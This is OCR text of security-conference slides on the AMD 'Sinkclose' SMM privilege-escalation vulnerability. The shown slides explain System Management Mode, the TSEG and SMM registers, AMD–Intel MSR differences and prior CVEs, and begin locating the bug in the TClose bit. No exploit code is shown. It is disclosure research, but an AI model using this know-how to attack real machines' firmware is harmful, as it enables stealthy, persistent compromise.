
AMD Sinkclose

Universal SMM Privilege Escalation

Enrique Nissim @kiqueNissim
Krzysztof Okupski @exminium


IOActive®



Outline

- Technical background
  - Privilege levels and SMM security
  - Remapping attacks
- Exploitation
  - Exploit development
  - Demo
- Attack paths
- Conclusions

©2024 IOActive, Inc. All Rights Reserved.



SMM Introduction

©2024 IOActive, Inc. All Rights Reserved.


Introducing System Management Mode

- One of the most powerful execution modes in x86
  - Full access to system and I/O device memory
  - Access to the SPI flash (potential for persistence)

- Invisible to the rest of the system
  - Hidden from the OS and Hypervisor
  - EDRs cannot help here


©2024 IOActive, Inc. All Rights Reserved.

Privilege levels



©2024 IOActive, Inc. All Rights Reserved.

IOActive.




©2024 IOActive, Inc. All Rights Reserved.

IOActive.

System Management Interrupts

- SMM is entered using a special external interrupt called the system-management interrupt (SMI)
- After an SMI is received by the processor, the processor saves the processor state in a separate address space, called System Management RAM (SMRAM)



©2024 IOActive, Inc. All Rights Reserved.

IOActive.

Previous research

- Blogs
  - Exploring the security configuration of AMD platforms (2022)
  - Adventures in the Platform Security Coordinated Disclosure Circus (2023)
  - Back to the Future with Platform Security (2023)
  - Exploring AMD Platform Secure Boot (2023)
- Couple of CVEs

CVE-2023-20576	*CVE-2023-20577*	*CVE-2023-20579*
CVE-2023-20587	*CVE-2023-20596*	*CVE-2023-31100*
CVE-2023-28468	*CVE-2023-2290*	*CVE-2023-5078*


- Tooling: https://github.com/IOActive/Platbox

©2024 IOActive, Inc. All Rights Reserved.

SMM Security


©2024 IOActive, Inc. All Rights Reserved.

IOActive.



©2024 IOActive, Inc. All Rights Reserved.

IOActive.




©2024 IOActive, Inc. All Rights Reserved.

IOActive.


TSEG Region

- How does the memory controller protects SMRAM?
  - At boot-time BIOS configures two registers to setup the TSEG Region

MSRC001_0112 SMM TSeg Base Address (SMMAddr)




MSRC001_0113 SMM TSeg Mask (SMMMask)



©2024 IOActive, Inc. All Rights Reserved.

IOActive.



©2024 IOActive, Inc. All Rights Reserved.

IOActive.

Summary of SMRAM Registers

- MSRC001_0111 (SMM_BASE used for SMM base address)
- MSRC001_0112 (SMM TSeg Base Address (SMMAddr))
- MSRC001_0113 (SMM TSeg Mask (SMMMask))
- MSRC001_0015[SmmLock] (HWCR used for locking the config)

These need to be configured for each core

©2024 IOActive, Inc. All Rights Reserved.

Differences between AMD and Intel MSRs

- On Intel systems there are specific MSRs that are only accessible while the processor is executing at SMM
  - *Example: IA32_SMBASE (SMM base register)*
  - *Obtaining this value could be considered a leak*

- On AMD all the MSRs that are related to the security of SMM are accessible from ring 0
  - *Note that when SmmLock bit is set, accesibility does not imply the configuration can be changed even from SMM*

©2024 IOActive, Inc. All Rights Reserved.

Spotting the bug

©2024 IOActive, Inc. All Rights Reserved.

Bits	Description
63:40	Reserved.
39:17	**TSegMask[39:17]: TSeg address range mask**. IF MSRC001_0015[SmmLock] THEN Read-only ELSE Read-write ENDIF. See MSRC001_0112.
16:15	Reserved.
14:12	**TMTypeDram: TSeg address range memory type**. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. Specifies the memory type for SMM accesses to the TSeg range that are directed to DRAM. See: Table 219 [Valid Values for Memory Type Definition].
11	Reserved.
10:8	**AMTypeDram: ASeg Range Memory Type**. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. Specifies the memory type for SMM accesses to the ASeg range that are directed to DRAM. See: Table 219 [Valid Values for Memory Type Definition].
7:6	Reserved.
5	**TMTypeIoWc: non-SMM TSeg address range memory type**. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. Specifies the attribute of TSeg accesses that are directed to MMIO space. 0=UC (uncacheable). 1=WC (write combining).
4	**AMTypeIoWc: non-SMM ASeg address range memory type**. IF MSRC001_0015[SmmLock] THEN Read-only. ELSE Read-write. ENDIF. Specifies the attribute of ASeg accesses that are directed to MMIO space. 0=UC (uncacheable). 1=WC (write combining).
3	**TClose: send TSeg address range data accesses to MMIO**. Read-write. 1=When in SMM, direct data accesses in the TSeg address range to MMIO space. See AClose.
